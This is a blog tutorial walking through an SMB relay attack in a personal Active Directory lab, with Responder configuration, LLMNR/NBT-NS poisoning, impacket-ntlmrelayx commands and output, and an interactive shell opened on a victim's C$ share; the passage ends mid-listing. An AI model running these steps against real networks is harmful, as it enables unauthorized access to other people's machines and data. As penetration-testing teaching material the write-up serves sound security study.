

Active Directory Attacks : SMB Relay Attacks

 medium.com/@AnisO./active-directory-attacks-smb-relay-attacks-ea7d8cf9a8f8

Anis Ouersighni

January 10, 2024

In the previous blog of the **Active Directory Attack** series, we discussed [LLMNR/NBT-NS Attack](#), which is an attack that lets you compromise a user by capturing their authentication session and cracking it to extract their password! Check out the previous post if you haven't yet :) it's going to be helpful! (and necessary to fully understand the demonstration part).

The good news is that when you can't successfully crack the hashes (strong password policy) and all the solution I proposed didn't work, you can use another attack to gain access and move laterally across the network. **This attack relies on** a widely used component, the **NTLMv1/2 authentication protocol**, which is used in almost every organization (since **it's enabled by default**).

The SMB protocol

SMB (acronym for Server Message Block) is a server/client network file-sharing protocol that operates on the Application and Presentation Layers and usually run on port 445. It allows hosts (clients) within the same network to communicate with the different resources in the network (files, printers..etc)

In order to protect these resources and important files, users must authenticate before communicating with each other. The authentication is based on the NTLM protocols (mostly, the newer version, NTLMv2).

HOW NTLMv1/2 WORKS :

NTLM (NT LAN Manager) is a challenge-response authentication protocol used in Windows environments. When a client wants to access a specific service, the service sends a challenge (or a nonse, which is a random string unique on each session) to the client, and asks the client to encrypt it with the client's password hash. Once the encryption is done, the client sends back the encrypted challenge to the service.

In a domain environment, once the service receives the encrypted challenge, it will forward it to the Domain Controller with the clear-text challenge. The DC knows the hashes of all the users and resources in the environment. The DC will then use the client's hash to encrypt the challenge and see if it matches the one received from the service. If it's the same, access is granted.

SMB relaying


In a nutshell, SMB relaying relies on having a valid encrypted challenge, once you have captured the hash (with a Man in the middle attack), you can relay it into another machine, and thus authenticate instead of the legitimate user (without having to crack the hash to extract the plain-text password). So, even if the company has a crazy 21-character password policy, making hash cracking practically impossible, there are other ways to gain access.

Let's Talk Prerequisites

Alright so we know that we must relay a Net-NTLM hash, but what else is required for this attack to work?

- You must be on the same network as the victim(s). This means that if your attacking machine is in a different subnet/broadcast domain, you will be unable to capture the Net-NTLM hash.
- LLMNR must be enabled in the network (enabled by default).
- SMB Signing must be disabled or not required on the target machine. This is the default configuration for most Windows desktop operating systems. Windows Servers will usually have SMB Signing enabled and enforced by default.
- The Net-NTLM hash that you capture must belong to an elevated user on the target machine in order for you to get command execution.

Press enter or click to view image in full size



This is Our attack architecture: our attack machine is within the same network subnet but not part of the Active Directory domain.

Walkthrough :

I have set up 2 Windows VMs and 1 Domain Controller Server. Let's do a quick check from our Kali VM.

Press enter or click to view image in full size

```
(jerbi@JERBI)-[~]
$ sudo arp-scan 10.0.2.0/24
[sudo] password for jerbi:
Interface: eth0, type: ethernet, MAC: 08:00:27:01:01:22, IPv4: 10.0.2.6
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      08:00:27:01:01:22      (Unknown: locally administered)
10.0.2.2      08:00:27:01:01:22      (Unknown: locally administered)
10.0.2.3      08:00:27:01:01:22      (Unknown)
10.0.2.7      08:00:27:01:01:22      (Unknown)
10.0.2.8      08:00:27:01:01:22      (Unknown)
10.0.2.15     08:00:27:01:01:22      (Unknown)

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.921 seconds (133.26 hosts/sec). 6 responded

(jerbi@JERBI)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.6  netmask 255.255.255.0  broadcast 10.0.2.255
```

We can identify their presence on the network, Obviously their IP @are : 10.0.2.7, 10.0.2.8, and 10.0.2.15. Let's conduct a quick nmap scan to identify the machine's open services and check for open SMB ports. We will then examine the script results to determine if message signing is enabled and required, or if it is enabled and not required.

```
| nmap -T4 -A -Pn 10.0.2.15
```

Press enter or click to view image in full size

```
(jerbi@JERBI)-[~]
$ nmap -T4 -A -Pn 10.0.2.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-10 06:45 CST
Nmap scan report for 10.0.2.15
Host is up (0.0012s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2024-01-10 12:45:32Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: SUPCOM.local, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=P2M-SERVER.SUPCOM.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:P2M-SERVER.SUPCOM.local
| Not valid before: 2024-01-07T17:33:11
|_ Not valid after: 2025-01-06T17:33:11
|_ ssl-date: 2024-01-10T12:46:51+00:00; -2s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap        Microsoft Windows Active Directory LDAP (Domain: SUPCOM.local, Site: Default-First-Site-Name)
| ssl-date: 2024-01-10T12:46:51+00:00; -2s from scanner time.
| ssl-cert: Subject: commonName=P2M-SERVER.SUPCOM.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:P2M-SERVER.SUPCOM.local
| Not valid before: 2024-01-07T17:33:11
|_ Not valid after: 2025-01-06T17:33:11
|_ ssl-date: 2024-01-10T12:46:51+00:00; -2s from scanner time.
3268/tcp  open  ldap            Microsoft Windows Active Directory LDAP (Domain: SUPCOM.local, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=P2M-SERVER.SUPCOM.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:P2M-SERVER.SUPCOM.local
| Not valid before: 2024-01-07T17:33:11
|_ Not valid after: 2025-01-06T17:33:11
|_ ssl-date: 2024-01-10T12:46:51+00:00; -2s from scanner time.
3269/tcp  open  ssl/ldap        Microsoft Windows Active Directory LDAP (Domain: SUPCOM.local, Site: Default-First-Site-Name)
|_ ssl-date: 2024-01-10T12:46:51+00:00; -2s from scanner time.
|_ ssl-cert: Subject: commonName=P2M-SERVER.SUPCOM.local
```

A lot of open ports and services, seems like it's the domain controller! let's scroll down to see the scripts part.

Press enter or click to view image in full size

```
Host script results:
|_ nbstat: NetBIOS name: P2M-SERVER, NetBIOS user: <unknown>, NetBIOS MAC: [REDACTED] (Oracle VirtualBox virtual NIC)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_ clock-skew: mean: -2s, deviation: 0s, median: -2s
| smb2-time:
|   date: 2024-01-10T12:46:11
|_  start_date: N/A
```

Sadly, SMB signing is working so our attack likely won't work on this machine. let's try our chance with the other two machines.

| nmap -T4 -A -Pn 10.0.2.8,7

Press enter or click to view image in full size

```
(jerbi@JERBI)-[~]
$ nmap -T4 -A -Pn 10.0.2.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-10 06:45 CST
Nmap scan report for 10.0.2.7
Host is up (0.00055s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
5357/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Service Unavailable
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|_  date: 2024-01-10T12:46:08
|_  start_date: N/A
|_  clock-skew: -1s
|_ nbstat: NetBIOS name: P2M-USER1, NetBIOS user: <unknown>, NetBIOS MAC: [REDACTED] (Oracle VirtualBox virtual NIC)
|_ smb2-security-mode:
|_  3.1.1:
|_  Message signing enabled but not required
```

Press enter or click to view image in full size

```
jerbi@JERBI: ~ x Nmap x nmapll x nmapll x
(jerbi@JERBI)-[~]
$ nmap -T4 -A -Pn 10.0.2.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-10 06:46 CST
Nmap scan report for 10.0.2.8
Host is up (0.00041s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
5357/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Service Unavailable
|_ http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|_  date: 2024-01-10T12:46:32
|_  start_date: N/A
|_  clock-skew: -3s
|_ nbstat: NetBIOS name: USER2, NetBIOS user: <unknown>, NetBIOS MAC: [REDACTED] (Oracle VirtualBox virtual NIC)
|_ smb2-security-mode:
|_  3.1.1:
|_  Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.98 seconds
```

SMB signing enabled but **NOT REQUIRED** ! 🤔


In a real internal penetration testing scenario, discovering something like this is a must to include in your final report!

Great! For the next stage of the exploit, we will use the **Responder** tool to poison the traffic. However, before proceeding, we need to make some changes.

We need to **turn off SMB and HTTP server** because **we don't want the hashes to just be captured but to be relayed** !

Press enter or click to view image in full size

```
(jerbi@JERBI)-[~]
$ sudo su
[sudo] password for jerbi:
(root@JERBI)-[/home/jerbi]
# ls -l /etc/responder/Responder.conf
-rwxr-xr-x 1 root root 2839 Jul 26 2022 /etc/responder/Responder.conf
# mousepad /etc/responder/Responder.conf
```



```
1 [Responder Core]
2
3 ; Servers to start
4 SQL = On
5 SMB = Off
6 RDP = On
7 Kerberos = On
8 FTP = On
9 POP = On
10 SMTP = On
11 IMAP = On
12 HTTP = Off
13 HTTPS = On
14 DNS = On
15 LDAP = On
16 DCERPC = On
17 WINRM = On
18
19 ; Custom challenge.
20 ; Use "Random" for generating a random challenge for each requests
   (Default)
```

Once we have that setup, we are going to run our responder tool with the same way we covered in LLMNR/NBT-NS ATTACKS.

```
| sudo python3 /usr/share/responder/Responder.py -I eth0 -dvw
```


Press enter or click to view image in full size

[illegible]

Notice how HTTP and SMB are **turned off** now.

Press enter or click to view image in full size

```
[+] Listening for events...  
[!] Error starting SSL server on port 5986, check permissions or other servers running.  
[!] Error starting SSL server on port 443, check permissions or other servers running.  
█
```

we will wait for an event to occur in internal network.


Next step in the attack is to run **impacket-ntlmrelayx** command along with responder to assure the relay operation once an NTLM request captured.



For that, let's create a file called `targets.txt` that contains our possible target hosts to relay the hashes to !

Press enter or click to view image in full size

```
(jerbi@JERBI)-[~/ActiveD/Tools/responder]
$ mousepad targets.txt
```



```
1 10.0.2.7
2 10.0.2.8
3 |
```

Let's run now **impacket-ntlmrelayx** command :

```
| impacket-ntlmrelayx -tf targets.txt -smb2support -i
```

- `-tf` : target file
- `-i` : for interactive shell

Press enter or click to view image in full size

```
(jerbi@JERBI)-[~/ActiveD/Tools/responder]
$ impacket-ntlmrelayx -tf targets.txt -smb2support -i
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
█
```

That's it, our attack stages are set up. We will now wait for an event to occur, capture the NTLM request with the hashes, and relay them to the hosts in our targets.txt.

In our internal lab environment, I will simulate an event by intentionally mistyping a host folder name from one of the Windows VMs within the network.

I connected into the Windows machine with the IP address 10.0.2.7 with the user SUPCOM\Etudiant1.

```
Adresse IPv4 de l'hôte local : . . . . . : 10.0.2.7
Adresse IPv4. . . . . : 10.0.2.7
Masque de sous-réseau. . . . . : 255.255.255.0
Passerelle par défaut. . . . . : 10.0.2.1


C:\Users\Etudiant1>whoami
supcom\etudiant1

C:\Users\Etudiant1>
```

By default, if not modified, the main local user is a member of the administrators group. Capturing the NTLM request of this user will potentially enable us to dump the SAM

database.


Press enter or click to view image in full size



Our **Local Admin account** P2M_USER1 is already part of administrator's group also our **Domain account:** Etudiant1 is part of administrator's group!

I'll try to connect Etudiant2, account of PC2 in our AD environment, to read a folder, that doesn't exist, named : **whateverFolder**

Press enter or click to view image in full size



Let's check our responder and impacket-ntlmrelayx tools :

Press enter or click to view image in full size

```
Responder NIC           [eth0]
Responder IP            [10.0.2.6]
Responder IPv6          [fe80::a00:27ff:feaa:7c22]
Challenge set          [random]
Don't Respond To Names ['ISATAP']

[+] Current Session Variables:
Responder Machine Name  [WIN-U20B5IQ2VXW]
Responder Domain Name   [N211.LOCAL]
Responder DCE-RPC Port  [47821]

[+] Listening for events...

[!] Error starting SSL server on port 443, check permissions or other servers running.
[!] Error starting SSL server on port 5986, check permissions or other servers running.
[*] [NBT-NS] Poisoned answer sent to 10.0.2.7 for name SUPCOM (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 10.0.2.7 for name SUPCOM (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 10.0.2.7 for name SUPCOM (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 10.0.2.7 for name SUPCOM (service: Browser Election)
[*] [NBT-NS] Poisoned answer sent to 10.0.2.7 for name ETUDIANT2 (service: File Server)
[*] [MDNS] Poisoned answer sent to 10.0.2.7 for name Etudiant2.local
[*] [MDNS] Poisoned answer sent to fe80::dcc3:6926:fe6b:8ea1 for name Etudiant2.local
[*] [MDNS] Poisoned answer sent to 10.0.2.7 for name Etudiant2.local
[*] [LLMNR] Poisoned answer sent to 10.0.2.7 for name Etudiant2
[*] [LLMNR] Poisoned answer sent to fe80::dcc3:6926:fe6b:8ea1 for name Etudiant2
[*] [LLMNR] Poisoned answer sent to 10.0.2.7 for name Etudiant2
[*] [MDNS] Poisoned answer sent to fe80::dcc3:6926:fe6b:8ea1 for name Etudiant2.local
```

Responder output shows that an event occurred and we successfully poisoned it!

Press enter or click to view image in full size

```
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Connection from SUPCOM/ETUDIANT1@10.0.2.7 controlled, attacking target smb://10.0.2.7
[-] Authenticating against smb://10.0.2.7 as SUPCOM/ETUDIANT1 FAILED
[*] SMBD-Thread-6 (process_request_thread): Connection from SUPCOM/ETUDIANT1@10.0.2.7 controlled, attacking target smb://10.0.2.8
[*] Authenticating against smb://10.0.2.8 as SUPCOM/ETUDIANT1 SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000
[*] SMBD-Thread-6 (process_request_thread): Connection from SUPCOM/ETUDIANT1@10.0.2.7 controlled, attacking target smb://10.0.2.7
[-] Authenticating against smb://10.0.2.7 as SUPCOM/ETUDIANT1 FAILED
[*] SMBD-Thread-8 (process_request_thread): Connection from SUPCOM/ETUDIANT1@10.0.2.7 controlled, but there are no more targets left!
[*] SMBD-Thread-9 (process_request_thread): Connection from SUPCOM/ETUDIANT1@10.0.2.7 controlled, but there are no more targets left!
[*] HTTPD(80): Connection from SUPCOM/ETUDIANT1@10.0.2.7 controlled, but there are no more targets left!
[*] SMBD-Thread-12 (process_request_thread): Connection from SUPCOM/ETUDIANT1@10.0.2.7 controlled, but there are no more targets left!
[*] SMBD-Thread-13 (process_request_thread): Connection from SUPCOM/ETUDIANT1@10.0.2.7 controlled, but there are no more targets left!
[*] SMBD-Thread-14 (process_request_thread): Connection from SUPCOM/ETUDIANT1@10.0.2.7 controlled, but there are no more targets left!
```

The **impacket-ntlmrelayx** output shows that the IP 10.0.2.7 is the source of the poisoned NTLM request. Consequently, the authentication for the first line in our target.txt file's host failed because we cannot relay the request back to itself.

Press enter or click to view image in full size

```
(jerbi@JERBI)-[~/ActiveD/Tools/responder]
$ nc 127.0.0.1 11000
Type help for list of commands
# info
Version Major: 10
Version Minor: 0
Server Name: P2M-USER2-PC
Server Comment:
Server UserPath: c:\
Simultaneous Users: 20
# shares
ADMIN$
C$
IPC$
# use C$
# ls
drw-rw-rw-      0 Tue Jan  9 07:59:23 2024 $Recycle.Bin
drw-rw-rw-      0 Wed Jan 10 04:48:17 2024 $WinREAgent
